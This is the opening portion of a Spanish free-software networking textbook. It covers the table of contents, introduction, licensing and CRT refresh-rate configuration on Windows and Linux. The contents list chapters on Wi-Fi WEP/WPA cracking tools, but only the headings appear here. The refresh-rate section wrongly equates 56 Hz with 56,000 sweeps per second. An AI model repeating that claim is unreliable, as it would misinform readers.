

REDES

LIBRES

v0.97 beta for ever - 3 de noviembre de 2022 - Versión LibreOffice Linux

Sergio A. Alonso & Dinno

Técnicas para armado de redes LAN,
utilizando Software Libre sobre ambientes mixtos



Redes Libres

Técnicas para armado de redes LAN utilizando Software Libre sobre ambientes mixtos

Foto portada: <http://www.emperor-penguin.com/empswim.html>

Licencia y derechos de uso del presente documento al final del documento

¡¡¡Usted podría estar leyendo una copia **vieja** de este documento!!!

Chequee la **versión** en la carátula del libro, contra la **última** disponible en

<http://www.eim.esc.edu.ar/incubadora/redes.pdf>

La versión actualizada de este documento se encuentra gratis en ese sitio

Toda copia impresa u obtenida de otra forma debería ser usada solo como referencia personal, y no compartida como versión final, para no perjudicar a otros usuarios con versiones antiguas.

Finalmente, existe un foro *no oficial* de consulta presente en

<http://underc0de.org/foro/redes/armado-de-redes-sobre-ambientes-mixtos>

Por favor **antes** de postear, demuestre que al menos

ha leído entero el capítulo relacionado del libro a su necesidad.

[Copyleft 2012 **Sergio A. Alonso**]

[E-mail / MSN: sergio (at) eim.esc.edu.ar]

[Jabber: karancho (at) lugmen.org.ar]

[www.eim.esc.edu.ar - Dto. Sistemas]

[www.bunker.org.ar - Webmaster]

[Hi, I am the root. If you see me laughing,]

[you'd better have a backup ready.]

Tabla de Contenidos**Índice de contenido**

1. Introducción.....	13
2. Breve Manual de Supervivencia para la Materia.....	14
2.1. Licencia, Versiones y Contacto.....	14
2.2. Enlaces y Agradecimientos.....	15
2.3. Perfil del Administrador de Redes.....	16
2.4. Software Libre.....	16
2.5. Consejos para leer este libro de pantalla en monitores CRT (de tubo).....	17
2.5.1. Tasa de Refresco.....	17
2.5.2. Configuración de la frecuencia.....	18
2.5.2.1. Windows.....	18
2.5.2.2. Linux.....	18
Ubuntu.....	18
Otras Distribuciones.....	18
2.6. Enumeración de Sistemas Operativos de Redes.....	21
2.6.1. Unix.....	21
2.6.1.1. Unix propietarios.....	21
2.6.1.2. Unix Libres: La familia FreeBSD.....	21
2.6.1.3. MAC OS/X.....	24
2.6.2. Linux.....	26
2.6.2.1. Debian: la distribución libre por definición.....	26
2.6.2.2. Ubuntu.....	26
2.6.2.3. Centos y Fedora.....	27
2.6.2.4. LinuxMint vs Formatos Abiertos.....	28
2.6.2.5. Knoppix.....	29
2.6.2.6. Linux “Comerciales”: SuSE, RedHat, Mandriva y Oracle Linux.....	29
2.6.3. Cuadro comparativo de distribuciones.....	31
2.6.3.1. Resumen: ¿qué uso?.....	31
3. Marco General.....	32
3.1. Breve Histórico.....	32
3.1.1. El modelo de los 70: los mainframes Unix y los sistemas patrimoniales.....	32
3.1.1.1. Ventajas:.....	32
3.1.1.2. Desventajas:.....	32
3.1.2. El modelo de los 80: DOS y Novell.....	34
3.1.3. El modelo de los 90: WFW 3.11, 9x, NT y las redes Peer to Peer. Internet.....	35
3.1.4. El modelo actual: Unix / Linux / Windows 2000/XP. Internet insegura.....	36

3.1.4.1. Windows actualmente.....	36
3.1.4.2. GNU/Linux y BSD: las Comunidades Abiertas.....	38
Enfoque a los servicios.....	38
¿ Todo el software debería ser libre?.....	39
De Usuarios a Hackers.....	39
Libera rápido, y a menudo.....	39
Como convertirse en Hacker.....	40
Recuperación de Hardware Obsoleto.....	40
3.1.5. ¿Cual es la razón por la cual se usa Windows?.....	40
3.1.6. El problema de las actualizaciones en Windows.....	41
3.1.7. ¿Unix / Linux es para mí?.....	42
4. Teoría: Los "ladrillos" de la red:.....	45
 4.1. Interfaces:.....	45
4.1.1. Modem, o conexión "Dial Up".....	45
4.1.2. ADSL.....	46
4.1.2.1. Clases de Modems ADSL:.....	46
4.1.2.2. Modalidad en que trabajan los modem ADSL.....	46
Modo Bridge:.....	46
Configuración del modo Bridge.....	46
Modo Router:.....	47
Configuración del modo Router.....	47
Router vs Bridge.....	48
4.1.2.3. Servidores Caseros con ADSL.....	48
4.1.3. Cablemodem.....	48
4.1.4. Cable Serie.....	49
4.1.5. Cable paralelo.....	49
4.1.6. Placas de Red.....	49
4.1.6.1. Ethernet (puertos ISA, y PCI con Plug'n'Play).....	49
Configuración.....	50
Hardware comúnmente utilizado en una red Ethernet.....	50
NIC, o adaptador de red Ethernet.....	50
Concentrador o HUB:.....	50
Switch.....	50
Enrutador o Router.....	50
Router Casero.....	51
4.1.6.2. Token Ring.....	52
4.1.6.3. PCMCIA.....	52
Wireless – WiFi.....	52

Hardware necesario.....	53
Frecuencias.....	53
Formas en que se asocian las redes WiFi.....	54
Managed:.....	54
Master, u “Operadores de Zona”:.....	54
Roaming o WDS (Wireless Distribution System) en 802.11x:.....	54
Herramientas de Configuración.....	54
Hotspot.....	55
Listados de Hotspot en Mendoza (extracto).....	56
5. Clientes de Red.....	59
 5.1. Clientes Windows.....	59
5.1.1. Acceso a Windows 3.11, 95, 98, Me.....	59
5.1.2. Acceso a Windows 2000 / XP / Windows 2000/2003 server.....	59
5.1.3. Grupos de Trabajo y Dominios.....	59
 5.2. Clientes Unix / GNU/Linux.....	60
5.2.1. Compartir archivos.....	60
5.2.1.1. Samba.....	60
5.2.1.2. FTP.....	60
5.2.1.3. SSH.....	60
5.2.1.4. NFS.....	61
5.2.1.5. HTTP (y muy rápido).....	61
6. Protocolos de red.....	63
 6.1. Estandarización.....	63
 6.2. Niveles de abstracción: el modelo OSI.....	64
6.2.1. Protocolos e Interfaces dentro de según OSI.....	64
 6.3. Tamaños de Trama + Control CRC en los paquetes.....	65
 6.4. TCP/IP.....	67
6.4.1. Solución a la capa física.....	67
6.4.2. Solución a las distintas arquitecturas.....	67
6.4.3. Arquitectura de TCP.....	67
6.4.3.1. Ventajas e Inconvenientes.....	68
6.4.4. Direcciones Ipv4.....	68
6.4.4.1. Direcciones “Reales”.....	68
Clase A:.....	68
Clase B:.....	69
Clase C:.....	69
6.4.4.2. Direcciones privadas & NAT (Network Address Translation).....	69
Clase A.....	70

Clase B.....	70
Clase C.....	70
6.4.4.3. Mascara de Red.....	71
6.4.4.4. Forzar la mascara.....	72
6.4.5. Direcciones Ipv6.....	73
6.4.6. Servicios y puertos.....	75
6.4.6.1. /etc/services.....	75
IP Estática e IP Dinámica.....	77
6.4.6.2. Zeroconf.....	77
6.4.6.3. Gateway.....	77
6.4.6.4. DNS.....	78
6.4.6.5. Dominios.....	78
nic.ar.....	78
internic.net.....	78
6.4.6.6. ¡Ping!.....	78
6.4.6.7. Subdominio.....	79
6.4.6.8. protocolo://usuario@dominio.....	80
6.4.6.9. Proxy: Funcionamiento (Wikipedia, la enciclopedia libre).....	82
Resumen de Proxy:.....	82
6.4.6.10. NAT (Network Address Translation).....	84
Comportamiento.....	84
Ventajas añadidas.....	84
NAT & Proxy. Sumando ventajas. Creando "Firewalls".....	85
6.4.6.11. Túneles: Intranets a través de Internet.....	86
Mediante SSH.....	86
Mediante VPN.....	90
VPN mediante interfaces virtuales y servidores en el medio.....	90
7. Instalación de Windows como Estación de Trabajo.....	92
7.1.1.1. Red local con Netbeui.....	92
7.1.1.2. Red Local con TCP/IP.....	92
7.1.1.3. Conectarse a Internet con TCP/IP.....	92
7.1.1.4. Asignación Manual (estática) & Asignación Automática (dinámica).....	92
7.1.1.5. Cliente de Red Microsoft.....	92
7.1.1.6. Recursos.....	95
8. Instalación de Servicios y Servidores en Linux.....	96
8.1. El Super Usuario.....	96
8.1.1. "su" - Estilo clásico.....	96
8.1.2. Sudo.....	97

8.1.3. "sudo" - Estilo Ubuntu.....	98
8.1.4. Grupos de usuarios.....	98
8.1.4.1. Por consola:.....	98
8.1.4.2. En modo gráfico.....	99
8.1.4.3. En Windows.....	99
8.2. Manejo de Procesos.....	101
8.2.1. ¿En Windows se puede?.....	103
8.3. Otros comandos de administración.....	104
8.4. Herramientas útiles para TCP/IP: "La Ferretería".....	105
8.5. Midnight Commander ("la Navaja Suiza").....	106
8.6. Editores.....	109
8.7. Configuración de Red en el Servidor.....	111
8.7.1. /etc/network/interfaces.....	112
8.8. Configuración de Red en un Linux Cliente.....	114
8.8.1. /etc/network/interfaces.....	114
8.8.2. /etc/resolv.conf y /etc/resolvconf/resolv.conf.d/head.....	114
8.8.2.1. ¿Y si tenemos varios DNS candidatos?.....	115
8.9. Introducción a servicios.....	116
8.9.1. Distinción entre programas residentes y "servicios".....	116
8.9.2. Tratamiento de los servicios.....	116
Iniciar y Detener desde línea de comandos.....	117
Linux.....	117
Windows.....	117
8.10. Instalación de Software. Fuentes de Paquetes.....	119
Compilar.....	119
8.10.1. Instalando binarios desde las fuentes.....	120
8.10.1.1. DPKG.....	120
8.10.1.2. Alimentar a apt-get / aptitude.....	121
8.10.1.3. Actualizar los índices de paquetes.....	121
8.10.1.4. Consultar la disponibilidad.....	121
8.10.1.5. Bajar / Instalar / Actualizar en UN SOLO PASO:.....	121
8.10.1.6. Frontends de APT.....	122
Por consola:.....	122
aptitude.....	122
tasksel.....	123
Instalar en modo gráfico: synaptic y aptitude-gtk.....	125
8.10.2. Compilando desde las fuentes (Linux con Esteroides).....	126
8.11. Encender servidor en forma remota.....	127


8.12. Otorgando valores de IP, DNS y Gateway desde DHCP3.....	129
8.13. Proxy / Firewall.....	131
8.13.1. Squid.....	131
8.13.2. Instalación en el Servidor.....	131
8.13.3. Configuración mínima para un servicio local.....	131
8.13.4. Configuración avanzada y bloqueos.....	131
8.13.4.1. Monitorear tráfico de Squid.....	134
8.13.5. Instalación de los Clientes.....	135
8.13.6. Squid Transparente y NAT en la misma computadora.....	135
8.13.7. Squid Transparente y NAT en computadoras distintas.....	136
8.13.8. Enmascaramiento (usando iptables y firestarter).....	138
8.13.8.1. <i>Enmascaramiento: Configuración "A" (manual, permisiva y clásica)</i>	139
8.13.8.2. Configuraciones especiales “a mano”.....	140
Reenvío, Filtrado.....	140
Filtros.....	141
8.13.8.3. Enmascaramiento: Configuración "B" (gráfica y controlada).....	142
8.13.8.4. Enmascaramiento: Configuración "C" (gráfica y restrictiva).....	144
8.14. Telnet / SSH.....	146
8.14.1. Instalación de los servicios.....	146
8.14.2. Software necesario en las estaciones.....	146
Abrir programas gráficos en forma remota vía SSH.....	147
8.14.2.1. Entre Linux(s) / Unix(s).....	147
Levantar solamente algún programa remoto:.....	147
Levantar sesiones de trabajo remota – Controlar varios escritorios a la vez – Reciclar estaciones.....	147
8.14.2.2. Abrir X remota en Windows:.....	148
8.15. FTP (File Transfer Protocol).....	150
8.15.1. Instalación del servidor:.....	150
8.15.2. Instalación de los clientes.....	150
8.15.2.1. Clientes "de texto"	150
8.15.2.2. Clientes Gráficos.....	153
8.15.2.3. Clientes específicos.....	154
8.16. Servidores Web.....	156
8.16.1. Rutas donde publicar archivos.....	156
8.16.1.1. A nivel raíz.....	156
8.16.1.2. A nivel usuario.....	156
8.16.1.3. Virtual Host y carpetas específicas.....	157
Hostings.....	158

Contratado "Afuera".....	158
Hosting propio.....	159
8.16.1.4. Configurar un Servidor Apache para Internet, utilizando DNS públicos.....	161
8.17. LAMP: Linux – Apache – MySQL - PHP.....	166
8.17.1. Probar LAMP: Linux LiveCDs.....	166
8.17.2. Instalar LAMP.....	166
8.17.3. Herramientas de Administración de MySQL.....	166
8.17.3.1. Cliente de consola.....	166
8.17.3.2. Mysql-Admin y MySQL-Query-Browser.....	167
8.17.3.3. Módulo MySQL de Webmin.....	169
8.17.3.4. phpMyAdmin.....	169
8.17.4. Páginas Estáticas y Páginas Dinámicas.....	171
8.17.5. listado.php.....	172
8.17.6. PHP: El Futuro.....	172
8.18. Servidor de archivos para Windows (usando Samba).....	174
8.18.1. Instalación:.....	174
8.18.2. Contraseñas.....	174
8.18.3. Compartir Recursos en Linux.....	175
8.18.3.1. Samba como Cliente, (o entrar desde Linux a redes Windows).....	177
Clientes de consola.....	178
8.18.3.2. Samba y los dominios de Windows (Active Directory).....	180
8.18.3.3. Samba como servidor WINS.....	182
8.19. Antivirus (usando Clamav).....	184
8.19.1. Discusión Técnica Previa.....	184
8.19.2. Razones para instalar un antivirus en Linux.....	184
8.19.3. Instalación de Clamav Antivirus en el servidor:.....	184
8.19.4. Buscar virus.....	185
8.19.4.1. Modo gráfico.....	185
8.19.4.2. Modo texto.....	185
8.19.4.3. En modo background.....	186
8.20. Instalación de un Servidor DNS.....	187
8.20.1. 1 - Servidor caché DNS:.....	187
8.20.2. Preparando el terreno.....	187
8.20.3. Instalación y configuración de BIND como servidor de Cache DNS interno.....	189
8.20.4. Asignando automáticamente DNS actualizados vía DHCP.....	193
8.20.5. Gran Final.....	194
8.20.6. ¿Problemas?.....	194
8.20.7. Zafarrancho de Combate.....	196

8.20.8. 2- Servidor maestro de un Dominio.....	197
9. Acceso remoto.....	199
9.1. Herramientas de cliente:.....	199
9.1.1. Consola: putty, ssh, telnet.....	199
9.1.2. Gráficas.....	199
9.1.2.1. Independiente del sistema operativo: VNC.....	199
Ejemplo: como levantar desde Windows un programa gráfico en Linux.....	199
9.1.2.2. Acceder a sesiones Linux: XDM.....	200
9.1.2.3. Acceder a sesiones en Windows Server: Terminal Server.....	200
10. Interfaces Web para controlar Linux.....	202
10.1. phpMyAdmin.....	202
10.2. Webmin.....	202
11. El Futuro.....	204
11.1. Clusters:.....	204
11.1.1. Clusters de alto rendimiento.....	204
11.1.2. Clusters de alta disponibilidad.....	205
11.2. LTSP, ThinClients.....	206
11.2.1. Estaciones.....	206
11.2.2. Servidor.....	206
11.2.3. Por Hardware.....	207
12. Taller de Cableado.....	208
12.1. Armado de fichas.....	208
Recto: 568A.....	208
Recto: 568B.....	209
12.1.1. Cable "cruzado".....	210
12.2. Normas mínimas de cableado a tener en cuenta en "PyMEs".....	211
12.3. Normas de cableado estructurado en empresas grandes.....	212
12.3.1. Elementos del Cableado Estructurado:.....	212
12.3.2. Normas y Estándares.....	212
12.3.2.1. Subsistema de Administración.....	213
12.3.2.2. Subsistema de Cableado Horizontal.....	213
12.3.2.3. Subsistema de Cableado Vertical o "entre pisos".....	213
12.3.2.4. Subsistema de Cableado entre edificios o "Campus".....	213
12.3.2.5. Otras normas:.....	213
12.4. Calidad en la Señal.....	215
12.4.1. El remedio de la abuela.....	215
12.4.2. Carga sobre la Red.....	217
12.4.2.1. Redes Pesadas.....	217

13. Análisis del tráfico de la LAN.....	219
13.1. Etherape.....	219
13.2. Redes saturadas y comportamientos extraños.....	220
13.2.1. Introducción a los Troyanos.....	220
13.2.2. Troyanos y Máquina Zombie.....	221
13.2.3. Troyanos Desbocados y Ataques de Denegación de Servicios.....	221
13.3. Detectar abusos: ntop, iptraf, tethereal, iftop.....	222
13.4. Hacking.....	224
13.4.1. Otras herramientas de seguridad.....	226
13.4.2. Caso Practico.....	228
13.5. Taller de Seguridad.....	230
13.5.1. Auditoría Propia.....	230
13.5.1.1. Netstat.....	231
13.5.1.2. Isof.....	232
13.5.1.3. Nmap.....	232
13.6. Detectores remotos de Sistemas Operativos.....	234
13.6.1. Encubrimiento del Sistema Operativo.....	240
14. Seguridad en Redes WiFi.....	241
14.1. Crackeo de Redes WEP.....	243
14.1.1.1. Boteo con Backtrack.....	243
14.1.1.2. Cambiando nuestra MAC:.....	244
14.1.1.3. Buscando Redes:.....	246
14.1.1.4. Capturando #DATAs:.....	247
14.1.1.5. Asociandonos a la red:.....	248
14.1.1.6. Inyectando Tráfico:.....	249
14.1.1.7. Desencriptando el password:.....	250
14.2. CRACKEO DE REDES WPA / WPA2.....	252
14.2.1. Colocando nuestra interface en modo monitor:.....	252
14.2.2. Capturando el Handshake.....	254
14.2.3. Obteniendo la clave con diccionarios.....	257
14.2.4. Forzando la clave: John The Ripper.....	258
14.3. Suite de ataque 1: Wifite.....	258
14.3.1. Interpretando Wifite.....	259
14.4. Suite de ataque 2: GrimWPA.....	262
14.4.1.1. Introduccion.....	262
14.4.1.2. Conociendo la aplicación.....	262
14.4.1.3. Scanneo y ataque.....	264
14.4.1.4. Comenzando el Ataque.....	266

14.4.1.5. Crackeando la Password.....	267
14.4.2. Conclusion.....	270
15. Apéndice A: ¡Ayuda!.....	271
15.1. En el servidor.....	272
15.1.1. Ayuda de los comandos.....	272
15.1.1.1. Man (manual pages).....	272
15.1.1.2. Info.....	272
15.1.1.3. --help.....	272
15.1.2. Herramientas para encontrar cosas.....	273
15.1.2.1. Find.....	273
15.1.2.2. Locate.....	273
15.1.2.3. Whereis.....	273
15.1.2.4. Who.....	273
15.1.2.5. Whowatch.....	274
15.1.3. Documentación del sistema.....	274
15.1.3.1. /usr/share/doc.....	274
15.1.3.2. HOW-TOs.....	274
15.2. Ayuda en Internet.....	275
15.2.1. Herramientas extras de búsqueda.....	275
15.2.1.1. Lazy Teachers.....	275
15.2.1.2. La inutilidad de las .com.....	275
15.2.2. Técnicas para buscadores.....	275
15.2.2.1. Google.....	275
15.2.2.2. Wikipedia:.....	278
15.2.3. Listas y Clientes de Correo.....	278
15.2.4. BLOGS, Weblogs, Wikis, CMS, RSS.....	282
15.2.4.1. RSS.....	283
15.2.5. IRC.....	284
15.2.5.1. Comandos IRC típicos de una sesión IRC.....	286
15.2.6. Mensajería.....	287
15.2.6.1. Origen.....	287
15.2.6.2. Las grandes compañías toman el control.....	287
15.2.6.3. Multimessengers.....	287
15.2.6.4. Mensajería libre Jabber.....	288
15.2.6.5. Twitter y Conecti.ca.....	290
16. Apéndice B: Obteniendo cuentas Shell gratuitas.....	291
17. Apéndice C: Los 10 Mandamientos de los nuevos usuarios de Linux.....	293



1. Introducción

Encuentra un trabajo que te guste y no volverás a trabajar ni un sólo día de tu vida.

- Confucio

En el año 2005 tomé a mi cargo la materia de Redes en el Instituto Nuevo Cuyo, para la carrera de Analista de Sistemas. Es una materia con muy buenas perspectivas de futuro laboral, y que provee de muchas satisfacciones al practicante. Mas adelante hago una referencia de como las redes han cambiado la vida de los ciudadanos -los usuarios-

En dicha ocasión pude observar que los contenidos de la currícula, tienden a brindar conocimientos de base para las futuras ingenierías o licenciaturas. Sin embargo no era una materia popular entre los alumnos. En parte se debe a que los contenidos, si bien se ajustan a necesidades curriculares reales y justificadas, también distan de mostrar la aplicación mas inmediata en los primeros trabajos que desempeñen los alumnos: las redes LAN.

De esta manera me aboqué a construir unos apuntes que cubrieran este faltante, como acompañamiento a los contenidos clásicos, propios de la materia.

Cuando descubrí que los apuntes llevaban 100 hojas me dí cuenta que se me había ido la mano.

Entonces decidí ir mas lejos.

Así, el presente documento tiene por objeto acercar a alumnos, alumnos egresados y autodidactas, a los ladrillos que componen las redes actuales basadas en TCP/IP, de tipo Intranet / internet. Para ello, se realizarán diversas actividades tendientes a aprender a edificar, organizar y administrar redes en forma segura y eficiente. Es importante destacar que se utilizará en todo momento lenguaje propio de redes, compuesto por expresiones idiomáticas construidas desde el idioma inglés. Se aconseja buscar aquellos términos desconocidos en un diccionario de dicha lengua.

Sergio Alonso - miércoles, 15 de octubre de 2014

2. Breve Manual de Supervivencia para la Materia

2.1. Licencia, Versiones y Contacto

Los presentes apuntes se encuentran publicados bajo formato pdf en la dirección:

<http://www.bunker.org.ar/incubadora/redes.pdf>

Existe una versión editable y modificable con OpenOffice en la dirección:

<http://www.bunker.org.ar/incubadora/redes.odt>

Se recuerda que este documento se cede bajo Licencia Creative Commons Reconocimiento - NoComercial - Compartirlgual 2.0 presente en Creative Commons. Usted puede utilizar esta obra bajo los derechos que se encuentran especificados al final de la obra. DEBE mencionar a los autores, incluyendo las muchas referencias a material bajo licencia GPL, tal como la Wikipedia, El Compendio Hacker Jargon, el diccionario V.E.R.A, las muchas personas que comentan desde las listas de correo, o los muchos blogs repletos de experimentos de autodidactas, docentes, investigadores, historietistas geeks y otros.

También tenga en cuenta chequear el número de versión que figura en la carátula, con respecto a la copia impresa que usted posee.

Si cree que pudieran haber errores en los contenidos, links que apunten a material con copyright, o que algún capítulo ha quedado obsoleto (eso ocurre una vez al mes), agradecería me envíe un correo:

Sergio Alonso - sergio@eim.esc.edu.ar

El lector debe prestar especial atención a los muchos enlaces hiper textuales que apuntan adentro del mismo documento, o que recurren a sus fuentes, tales como la Enciclopedia Libre Wikipedia, o el Grupo de Usuarios de Linux Mendoza, de donde he obtenido parte de su contenido. Para despejar dudas o simplemente para profundizar algunos temas recomendamos seguir estos enlaces.

2.2. Enlaces y Agradecimientos

- **Instituto Nuevo Cuyo:** aquí me encuentro impartiendo las cátedra de Redes, Programación Avanzada, Laboratorio V, Práctica Profesional, y Arquitectura Cliente Servidor. En tal sentido agradezco la confianza diaria del Representante Legal, Prof. Miguel Ángel Rodríguez.

<http://www.institutonuevocuyo.org.ar>

- Escuela Internacional de Turismo, Hotelería y Gastronomía de Mendoza: en esta institución he podido encontrar el soporte suficiente para recopilar e investigar tecnología de Terminal Server, LTSP, Thinstation, Moodle, LAMP y otras. El hecho que mi padre, Tec. Armando Alonso Badía, forme parte del Área de Investigación, y del Consejo de Administración, tiene mucho que ver en ello. Permanentemente me otorga la confianza y los recursos necesarios para detectar y explotar tecnologías nuevas.

<http://www.eim.esc.edu.ar>

- Bunker: para cuando realizamos trabajos externos a la Escuela o al Instituto, hemos fundado esta pequeña empresa de servicios. Gracias a mi compañera y gran mujer, Lic. Verónica Martínez, por la paciencia en los largos tiempos de investigación y documentación.

<http://www.bunker.org.ar>

- Grupo de usuarios de Linux en Mendoza: es la comunidad local de talentos mendocinos: gruñones, trabajadores, y autodidactas: un semillero de gurus de libre acceso.

<http://www.lugmen.org.ar>

- Wikipedia: cuando se propulsa un cambio, debe quedar asentado en un sitio público y sin restricciones de acceso. Cuando este documento quede caduco, la Wikipedia y usted tendrán la última palabra.

<http://www.wikipedia.org>

2.3. Perfil del Administrador de Redes

A medida que las redes se hacen mas comunes, la dependencia de los usuarios se hace mas critica, por cuanto todo impedimento al acceso de sus datos se interpreta como un caos.


Un Administrador de Redes mantiene sus redes limpias y estabilizadas. En general, el buen Administrador de Redes es aquel al que nadie llama... porque no hace falta. El buen Administrador de Redes trabaja como un artesano, un hormiga que construye por debajo, enlazando y asegurando todos sus nodos y conexiones.

2.4. Software Libre

Si usted ha bajado voluntariamente todos los megas que pesa este libro, y conoce el título, probablemente sabe de lo que estamos hablando. Si por el contrario, es uno de mis alumnos, probablemente está aquí por obligación, y no tiene idea que el software pirata pudiera ser malo y diabólico.

Bien, por diversas razones, durante el cursado de la materia y la lectura del presente libro, se instruirá sobre el uso de herramientas basadas en Software Libre, por sobre las propuestas comerciales. Estas herramientas poseen correcciones (parches) todo el tiempo, alcanzando de esta forma los niveles necesarios de Seguridad y Calidad requeridos. Sus licencias son de tipo GNU o BSD ("Open Source" o de "Código Abierto"), o al menos, de tipo Freeware (con Código Cerrado, pero gratis).

Como es común en diversas redes LAN, se trabajará con Windows como Cliente, y con la familia Ubuntu - Debian GNU/Linux del lado Servidor. La elección de Debian / Ubuntu, parte de su parecido a Unix BSD, a su estabilidad y comunidad que lo sustenta, y a su crecimiento, el mas alto en el mercado de servidores⁽¹⁾.



¹ http://news.netcraft.com/archives/2005/12/05/strong_growth_for_debian.html

2.5. Consejos para leer este libro de pantalla en monitores CRT (de tubo)

Este libro no posee a la fecha edición impresa. Por tal razón, si Ud. desea leerlo cómodamente en papel, deberá munirse de impresora y unos cuantos cartuchos de tinta. Por el contrario, si piensa realizar su lectura en pantalla, permítame recomendarle actualizar su tasa de refresco.

2.5.1. Tasa de Refresco

Si Ud. no es informático, probablemente no entienda a lo que me refiero, lo cual es normal.

Curiosamente, si Ud *si* es informático, es muy posible que tampoco entienda a lo que me refiero.

Si bien el monitor parece mantener fija la imagen, la realidad es bien distinta. Un cañón de electrones barre varias miles de veces una superficie de fósforo, excitándolo y haciéndolo brillar unos instantes. El ojo humano percibe la imagen cuando esta alcanza al menos 56000 barridos por segundo. Esto se conoce como 56 hz.

Si el monitor recibe mas frecuencia para la que está diseñado, no muestra la imagen (es decir, se interrumpe su medio de comunicación con el humano). En ocasiones se ven rayas intermitentes, o incluso puede dañarse.

Para poder controlar el refresco, se debe realizar una tarea de post instalación del sistema operativo. Los sistemas operativos, por precaución, configuran el video apenas a 60 hz, para asegurarse que las personas al menos “vean algo” en el primer inicio.

Sin embargo, 60 hz es muy poca frecuencia para leer de pantalla, jugar o trabajar. La razón que alumnos y usuarios experimenten dolor de cabeza, ojos enrojecidos, posturas incorrectas, y molestia en general, se debe a la simple razón que están usando la mínima frecuencia posible del monitor. En cambio, una frecuencia aceptable empieza en los 75 hz, mejorando notablemente en los 85 hz. Aquellos que puedan pagarse monitores mas caros, encontrarán que se pueden lograr frecuencias incluso de 120 hz.

Antes de explicar como configurar las resoluciones, debo aclarar un punto mas:

Cuando aumentamos la resolución de pantalla, el barrido debe cubrir una zona mayor, de modo que la tasa de refresco disminuye. Una manera simple de descubrir un informático novato, es verlo aumentar la resolución a 1024, pero sin tener en cuenta que el monitor baja la frecuencia a 60 hz. Los dolores de cabeza comienzan al poco tiempo. Así por ejemplo, un monitor de 15", operando a 800x600, se lo puede obligar a trabajar a 85 hz. Esta es una combinación muy cómoda y agradable.

Esta es una tabla de resoluciones que normalmente se encuentra en los monitores:

Pulgadas	Resolución	Requiere Drivers (Windows) o Configuración (Linux)
14"	640x480x56hz 640x480x60hz	No
15"	800x600x60hz	No
	800x600x75hz	Si
	800x600x85hz	Si (recomendado!)
	1024x768x60hz	Si
17"	800x600x60hz	No
	800x600x75hz	Si
	800x600x85hz	Si

1024x768x85hz	Si (¡recomendado!)
1024x768x60hz	No

En otras palabras, si Ud. desea labrarse un futuro en la informática, le recomiendo encarecidamente que se moleste en setear al menos en 85 hz el monitor de TODA MAQUINA EN LA QUE SIENTE A TRABAJAR.

2.5.2. Configuración de la frecuencia

2.5.2.1. Windows

En Windows es muy sencillo:

1. Obtenga e instale los drivers de la placa de video. Si no encuentra el CD de instalación que venía empacado con la computadora, puede buscarlos en internet.
2. Botón derecho sobre el Escritorio -> Propiedades -> Configuración -> Opciones Avanzadas -> Adaptador -> Listar todos los modos

En el caso de los **monitores LCD/Plasma**, estos no utilizan un cañón de electrones. De modo que no deberíamos preocuparnos por la tasa de refresco. Sin embargo, sin los drivers, Windows es incapaz de detectar el monitor, de modo que no podemos hacer uso de las propiedades WideScreen.

Por ejemplo, un monitor LCD de 15" WideScreen (típico en notebooks), Windows queda preconfigurado a 1024x768, típico de las configuraciones de tipo 4:3. Las letras y los botones aparecen **estirados y deformados**. Hasta no instalar los drivers de video, no podremos configurarlos en una relación 16:9, es decir, para un monitor de 15" el equivalente sería 1280x800.

2.5.2.2. Linux

Dependiendo de la distribución, este proceso puede ser muy simple. Aunque en ocasiones debemos levantar la tapa del motor y limarle los cilindros. Al ser este un sistema operativo pensado para aprender, es posible que debamos hacer eso.. aprender.

Usualmente Linux deja configurados los drivers (módulos) de la placa de video durante la misma instalación, que son generados por la Comunidad que rodea el desarrollo del kernel. Estos drivers no ofrecen una gran rendimiento 3D, pero en 2D se comportan perfectamente. Es decir, para usar juegos sofisticados en Linux, lo más probable es que debamos acudir al sitio del fabricante y bajar los drivers apropiados.

Ubuntu

Es la versión amigable de la popular Debian que utilizamos en el Instituto.

Sistema -> Preferencias -> Resolución de pantalla

Otras Distribuciones

Dependiendo de la distribución, este paso está automatizado en alguna parte. Por ejemplo **SuSE** y **Mandriva** tienen muy buenos paneles de control donde personalizar la instalación. Este paso también podría ser necesario en

Ubuntu, si este no detecta correctamente la placa de video durante la instalación. Es decir, en ese caso Linux hace lo mismo que Windows: instala un driver genérico (llamado VESA) a 60 hz.

Si esto no fuera suficiente, los pasos que se muestran a continuación sirven para la mayoría de las distribuciones modernas de Linux.

1. Abrimos una consola: **Aplicaciones -> Accesorios -> Terminal**

2. Detenemos el gestor de ventanas

- Ubuntu: **sudo /etc/init.d/gdm stop**
- Kubuntu: **sudo /etc/init.d/kdm stop** (solo en kubuntu)
- Debian / otras:

su

/etc/init.d/gdm stop

3. Empleamos el comando **sudo dpkg-reconfigure xserver-xorg**

4. Alternativa: Abrimos el archivo **xorg.conf** mediante algún editor. Ubuntu, para los principiantes, trae **nano**

- Ubuntu/Kubuntu: **sudo nano /etc/X11/xorg.conf**
- Debian: **sudo vim /etc/X11/xorg.conf**

Buscamos la sección "**Monitor**"

Intercalamos los valores **HorizSync** y **VertRefresh**

Este paso hay que realizarlo varias veces hasta que llegamos al punto óptimo del monitor. algunos valores de referencia:

Para 800x600 a 75hz – Placa de video viejita: S3 Inc. 86c325 [ViRGE], con un Monitor de 14"

HorizSync 28-50

VertRefresh 43-75

(1024x768 a 85hz) – Placa de video [GeForce 7600 GT]

Monitor Samsung 17"

Horizsync 30-86

Vertrefresh 50-120

(1280x960 a 85 hz) - ATI [Radeon 9600]

Monitor 19" AOC genérico

HorizSync 30-86

VertRefresh 50-160

5. Guardamos y salimos

6. Iniciamos nuevamente el manejador de ventanas

- Ubuntu: **sudo /etc/init.d/gdm start**
- Kubuntu: **sudo /etc/init.d/kdm start** (solo en kubuntu)
- Debian / otras:

su

/etc/init.d/gdm start

Controlar: Si no se puede ver el video, presionamos Ctrl + Alt + Backspace, y volvemos al paso 2.

Si el video aparece correctamente, **controlamos**, abriendo nuevamente una terminal y escribiendo el comando **xrandr**. Por ejemplo, en mi computadora:

```
s@zion:~$ xrandr
